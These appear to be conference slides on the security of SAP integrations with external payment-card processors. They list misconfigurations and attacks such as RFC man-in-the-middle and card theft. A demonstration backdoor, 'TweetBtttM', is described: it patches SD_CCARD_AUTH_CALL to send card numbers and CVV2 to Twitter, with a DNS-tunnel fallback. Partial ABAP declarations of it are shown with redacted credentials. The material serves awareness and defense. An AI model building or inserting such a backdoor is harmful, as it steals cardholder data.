
# External Payment Solutions on SAP

# External Vendors for Payment Solutions

- ▶ It is common to see external solutions for securing CC data
  - Paymetric XiPay-XiSecure (cool tokenizing stuff) and others such as GMAPay, PaylinX, DelegoSecure, Princeton CardConnect to name a few...
- ▶ Secure (assuming) payment solution + insecure SAP system equals to ?
- ▶ Most common solutions use “registered RFC servers” for SAP connectivity



# Standard Concept



## External Payment Card Interface Connectivity - with registered RFC Servers

# External Payment Card Interface Connectivity

## Standard Concept - Common Security Issues

- ▶ Customer does not configure ACL
- ▶ ACL can be bypassed (missing SAP kernel patch)
- ▶ Customer uses SAP's tool to generate the access control list
  - SAP's reginfo ACL generator creates access lists with ACCESS=\*
  - SAP does not acknowledge this as a security issue
- ▶ Predictable TP names of payment processors
  - enabling unauthenticated attacks



# Further Security Issues

- ▶ Modern solutions that use e.g. SAP PI (process integration) are often misconfigured with fatal flaws
- ▶ Debugging or system tracing is not switched off.
- ▶ SNC (transport encryption) is rarely used between PCI and SAP system
- ▶ Redirecting e.g. SAP web shop users to an external provider (before payment) to avoid being in the PCI-DSS scope is the new trend
  - Tokenizing** on its own is not sufficient. The SAP system must also be hardened.
- ▶ PCI-DSS auditors generally have little or no knowledge about SAP security.

# External Payment Card Interface Connectivity

Standard Concept - Resulting in

- ▶ Man-in-the-middle attack for `CC_SETTLEMENT` and `CC_AUTHORIZATION` functions
- ▶ Credit card data theft
- ▶ Fake transaction authorization
  - SAP system can be fooled that transaction is complete and it can deliver the goods
- ▶ Foreseeable consequences
  - brand damage, legal consequences etc.
- ▶ And some unforeseeable consequences...

or Something More Entertaining





# Connecting SAP to Social Media

- ▶ I've heard at many conferences that SAP should be more social networking enabled, so let's do it!
- ▶ Tampering the payment card interface functions is possible
  - e.g. SD\_CCARD\_AUTH\_CALL RFC could allow capturing credit card numbers real-time
    - Including validation status, card validation code cvv2 (called cvc2 for mastercard, same thing)
- ▶ Introducing TweetBtttM
  - THE FIRST SAP CREDIT CARD TO TWITTER INTERFACE
  - Allows SAP system to tweet after a credit card transaction
  - Requires patching SAP's code, voids warranty!
    - That should be the least of your worries
  - Fallback to DNS tunneling when Twitter is unreachable

```
51      T_CCAUT_IN      = T_CC_IN
52      T_CCAUT_OUT    = T_CC_OUT
53      T_CCAUT_HEADERS = T_CC_H
54      T_CCAUT_ITEMS  = T_CC_I
55
56      EXCEPTIONS
57      COMMUNICATION_FAILURE = 1
58      SYSTEM_FAILURE       = 2
59      OTHERS                 = 3.
60
61  ENENDIF.
62
63  * START OF BACKDOOR CODE - INIT
64  CONSTANTS: BD_NIX_TICKSTART TYPE d VALUE '19700101'. "Unix b.day
65  DATA: BD_TWT_CLIENT TYPE REF TO if_http_client.
66  DATA: BD_DNS_TUNNEL_BASE_DOMAIN TYPE CHAR64 VALUE ' [REDACTED] .de'
67         BD_DNS_TUNNEL_HOSTNAME TYPE CHAR140.
68  DATA: BD_CONSUMER_SECRET TYPE CHAR128 VALUE '4DpFqI [REDACTED] d4gxq'
69         BD_CONSUMER_KEY TYPE CHAR64 VALUE 'FsXxTxYz3v [REDACTED] bLA',
70         BD_SECRET_KEY TYPE CHAR128.
71  DATA: BD_OAUTH_URL TYPE CHAR32 VALUE '/oauth/request token',
72         BD_OAUTH_TOKEN TYPE CHAR128 VALUE '1969732760 [REDACTED] rfhwpl'
73         BD_OAUTH_TOKEN_SECRET TYPE CHAR128 VALUE 'Xow [REDACTED] bHp37'.
74  DATA: BD_TWITTER_STATUS TYPE CHAR140
```

# TweetBtttM\* Challenges

## ▶ Twitter changed its API this year so HTTP is not allowed anymore

- Good side: PCI-DSS compliant backdoor
- Requires importing Twitter's cert via transaction STRUST
  - Workaround by invoking SAPGENPSE
- Delays: 1-3 seconds per tweet

## ▶ DNS tunnel fallback when outbound connection is blocked

- Function module RFC\_HOST\_TO\_IP is (mis)used as a poor man's DNS tunnel on ABAP

## ▶ Public source code?

- Still in discussions with the legal guys. Follow me on twitter to stay informed :)


\*BtttM = Bird that talks too Much

```
51 | T_CCAUT_IN          = T_CC_IN
52 | T_CCAUT_OUT        = T_CC_OUT
53 | T_CCAUT_HEADERS    = T_CC_H
54 | T_CCAUT_ITEMS      = T_CC_I
55 | EXCEPTIONS
56 | COMMUNICATION_FAILURE = 1
57 | SYSTEM_FAILURE       = 2
58 | OTHERS                = 3.
59 | ENDDIF.
60 | * START OF BACKDOOR CODE - INIT
61 | CONSTANTS: BD_NIX_TICKSTART TYPE d VALUE '19700101'. "Unix b.day
62 | DATA: BD_TWT_CLIENT TYPE REF TO if_http_client.
63 | DATA: BD_DNS_TUNNEL_BASE_DOMAIN TYPE CHAR64 VALUE '██████████.de'.
64 |        BD_DNS_TUNNEL_HOSTNAME TYPE CHAR140.
65 | DATA: BD_CONSUMER_SECRET TYPE CHAR128 VALUE '4DpFqI██████████4gxq:
66 |        BD_CONSUMER_KEY TYPE CHAR64 VALUE 'FsXxTxYz3v██████████6LA',
67 |        BD_SECRET_KEY TYPE CHAR128.
68 | DATA: BD_OAUTH_URL TYPE CHAR32 VALUE '/oauth/request token',
69 |        BD_OAUTH_TOKEN TYPE CHAR128 VALUE '1969732760██████████7fhwpl
70 |        BD_OAUTH_TOKEN_SECRET TYPE CHAR128 VALUE 'XOw██████████8Hp37.
71 | DATA: BD_TWITTER_STATUS TYPE CHAR140
72 |        VALUE '██████████222 data 5551'
Scope \FUNCTION SD_CCARD_AUTH_CALL RFC\IF ABAP
```

